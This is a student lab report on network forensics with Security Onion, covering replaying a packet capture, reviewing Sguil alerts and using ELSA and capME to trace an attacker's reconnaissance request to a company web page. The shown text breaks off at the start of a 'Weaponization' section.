
Cyber Defense Overview
Lab 3

Raghu Pusapati

pusaparv@mail.uc.edu


Setting up environment:

1. Onion appliance has been downloaded and imported into the VM
2. Upon starting, setup is run to configure elsa, squil and squert.
3. MTU value is increased using ‘sudo ifconfig eth0 mtu 4000’
4. Tcpreplay is then performed to replay the attack.


Onion 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[NetworkMiner 2.2]
[SGUIL-0.9.0 - Connecte...
[ELSA - Chromium]
Terminal - franco@onio...
Terminal - franco@onion: ~
Trash
File System
Home
Setup
ELSA
README
Terminal - franco@onion: ~
File Edit View Terminal Tabs Help
Right Ctrl

```
franco@onion:~$ sudo ifconfig eth0 mtu 4000
franco@onion:~$ sudo tcpreplay -ieth0 -t Downloads/lab3.pcap
sending out eth0
processing file: Downloads/lab3.pcap
Actual: 2766 packets (2025506 bytes) sent in 0.32 seconds.          Rated: 6
329706.0 bps, 48.29 Mbps, 8643.75 pps
Statistics for network device: eth0
        Attempted packets:         2766
        Successful packets:        2766
        Failed packets:            0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
franco@onion:~$
```

This should raise some alerts in sguil. The source IP address can then be followed by right clicking and invoking elsa. The alerts in the Sguil makes sense because we already know 192.168.5.55 is the attacker’s IP address.



SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: onion UserID: 2 2017-12-18 19:20:28 GMT

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	onion-et...	3.1	2017-12-18 19:15:00	192.168.5.55	40101	192.168.6.1	3306	6	ET POLICY Suspicious in...
RT	1	onion-et...	3.2	2017-12-18 19:15:00	192.168.5.55	58243	192.168.6.1	1433	6	ET POLICY Suspicious in...
RT	1	onion-et...	3.3	2017-12-18 19:15:00	192.168.5.55	37545	192.168.6.1	5432	6	ET POLICY Suspicious in...

□ Reverse DNS ☑ Enable External DNS

Src IP:

Src Name:

Dst IP:

Dst Name:


Whois Query: ● None ○ Src IP ○ Dst IP

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	hkSu

TCP	Source Port	Dest Port	U R 1	A R 0	P R G	R C K	S S H	F Y T	S I N	N	Seq #	Ack #	Offset	Res	Window	Urp	hkSu

1. Reconnaissance:

The attacker tried to gain public information by visiting the company's website. On Elsa, we can apply bro_conn class filter to look at the network corresponding to the attack.



1 node(s) with 112.0 logs indexed and 113.0 archived

Query class=bro_conn

From 2017-12-16 19:13:10 To

class=bro_conn (228)

class=bro_conn groupby:srcip (4) [Grouped by srcip]

class=bro_conn groupby:bytes_out (7) [Grouped by bytes_out]

class=bro_conn bytes_out="276" (1)

class=bro_conn bytes_out="79" (1)

class=bro_conn bytes_out="47" (1)

class=bro_conn bytes_out="7073" (1)

Field Summary

host(1) program(1) class(1) srcip(3) srcport(99) dstip(3) dstport(96) proto(2) bytes_in(1) service(2) conn_duration(79) bytes_out(3) pkts_out(5) pkts_in(2) resp_country_code(1)

Records: 100 / 228 189 ms ? << first < prev 1 2 3 4 5 6 7 next > last >> 15


	Timestamp	Fields

Info	Mon Dec 18 19:14:55	**1513624484.632996|CmfYTm1lcxQWdximBg|10.0.2.15|5353|224.0.0.251|5353|udp|-|-|-|-|OT eth0**
		host=127.0.0.1 program=bro_conn class=BRO_CONN srcip=10.0.2.15 srcport=5353 dstip=224
		bytes_in=0 service=- conn_duration=- bytes_out=- pkts_out= pkts_in= resp_country_code=-

Info	Mon Dec 18 19:14:55	**1513624484.633280|C2wv064rFALuhfeBY1|fe80::a00:27ff:fe3f:88fb|5353|ff02::fb|5353|udp |onion-eth0**
		host=127.0.0.1 program=bro_conn class=BRO_CONN srcip=127.0.0.1 srcport=5353 dstip=127
		bytes_in=0 service=- conn_duration=- bytes_out=- pkts_out= pkts_in= resp_country_code=-

Info	Mon Dec 18	**1513624500.254216|C9CJ0C4psRASJtkU25|192.168.5.55|42587|192.168.6.1|80|tcp|http|0.0 (empty)|-|-|onion-eth0**

And then clicking on bytes_out will group number of packets based on the packet size.



Onion 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Not secure | https://localhost/elsa/

ELSA ▾ Admin ▾ 1 node(s) with 112.0 logs indexed and 113.0 archived

Query class=bro_conn groupby:bytes_out


From 2017-12-16 19:13:10 To □ UTC Add Term ▾ Report On ▾ Index ▾ □ Reuse current tab

class=bro_conn (228) ✕ | class=bro_conn groupby:srcip (4) [Grouped by srcip] ✕ | class=bro_conn groupby:bytes_out (7) [Grouped by bytes_out] ✕ | class=bro_conn bytes_out="276" (1) ✕ | class=bro_conn bytes_out="79" (1) ✕ | class=bro_conn bytes_out="47" (1) ✕ | class=bro_conn bytes_out="7073" (1) ✕

Result Options... ▾

Count ▾	Value
206	
17	-
1	276
1	12846
1	79
1	47
1	7073

The packet with 47 bytes leads us to the transaction where the attacker has accessed the companies web page.



Onion 2 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

[NetworkMiner 2.2] | SGUIL-0.9.0 - Connecte... | ELSA - Chromium | Terminal - franco@onio...

ELSA - Chromium

ELSA | capME!

Not secure | https://localhost/elsa/

ELSA ▾ Admin ▾ 1 node(s) with 112.0 logs indexed and 113.0 archived

Query class=bro_conn bytes_out="47"

From 2017-12-16 19:13:10 To □ UTC Add Term ▾ Report On ▾ Index ▾ □ Reuse current tab

class=bro_conn (228) ✕ | class=bro_conn groupby:srcip (4) [Grouped by srcip] ✕ | class=bro_conn groupby:bytes_out (7) [Grouped by bytes_out] ✕ | class=bro_conn bytes_out="276" (1) ✕ | class=bro_conn bytes_out="79" (1) ✕ | class=bro_conn bytes_out="47" (1) ✕ | class=bro_conn bytes_out="7073" (1) ✕

Result Options... ▾ Field Summary host(1) program(1) class(1) s... vice(1) conn_duration(1) bytes_out(1) pkts_out(1) pkts_in(

Records: 1 / 1 57 ms ? << first < prev 1

	Timestamp	

Info	Mon Dec 18 19:15:05	1513624500.254216|C9... cp|http|0.000
		(empty)|-|-|onion-eth0
		host=127.0.0.1 program= ... 2587 dstip=1
		bytes_in=0 service=http conn_duration=0.000617 bytes_out=47 pkts_out=8 pkts_in= resp_countr

Records: 1 / 1 57 ms ? << first < prev 1 next > last >> 15 ▾

Log Info ✕

Summary

Links

Plugins


Plugin ▾

getPcap

...tional)

Close

Clicking on getPcap will take us to capMe which pulls that particular transaction from the whole pcap file.


Onion 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[NetworkMiner 2.2]
SGUIL-0.9.0 - Connecte...
capME! - Chromium
Terminal - franco@onio...
capME! - Chromium
ELSA
capME!
Not secure
Right Ctrl

```
https://localhost/capme/?sip=192.168.5.55&dip=192.168.6.1&spt=42587&dpt=80&stime=1513...
```


```
SRC: GET /index.html HTTP/1.0
SRC:
SRC: Host: 192.168.6.1
SRC:
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Tue, 14 Oct 2014 21:46:06 GMT
DST: Server: Apache/2.2.22 (Ubuntu)
DST: Last-Modified: Mon, 13 Oct 2014 13:20:33 GMT
DST: ETag: "202ea-164-5054dc377f2cd"
DST: Accept-Ranges: bytes
DST: Content-Length: 356
DST: Vary: Accept-Encoding
DST: Connection: close
DST: Content-Type: text/html
DST:
DST: <html>
DST: <head><title>The Company</title></head>
DST: <body><h1>Welcome to The Company</h1>
DST: <p>This is the website for The Company. We have 21 years of successful
DST: experience in synergizing collaborative foundations. Our team is listed
DST: below.</p>
DST: <ul>
DST: <li>President: Reginald Smith
DST: <li>COO: Tony Durden
DST: <li>Support: Felicity Alvarez
DST: </ul>
DST: </body></html>
DST:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2017-12-18/onion-eth0/192.168.5.55:42587_192.168.6.1:80-6.raw
```

The attacker hence gathered some public information from the company’s website.


2. Weaponization:

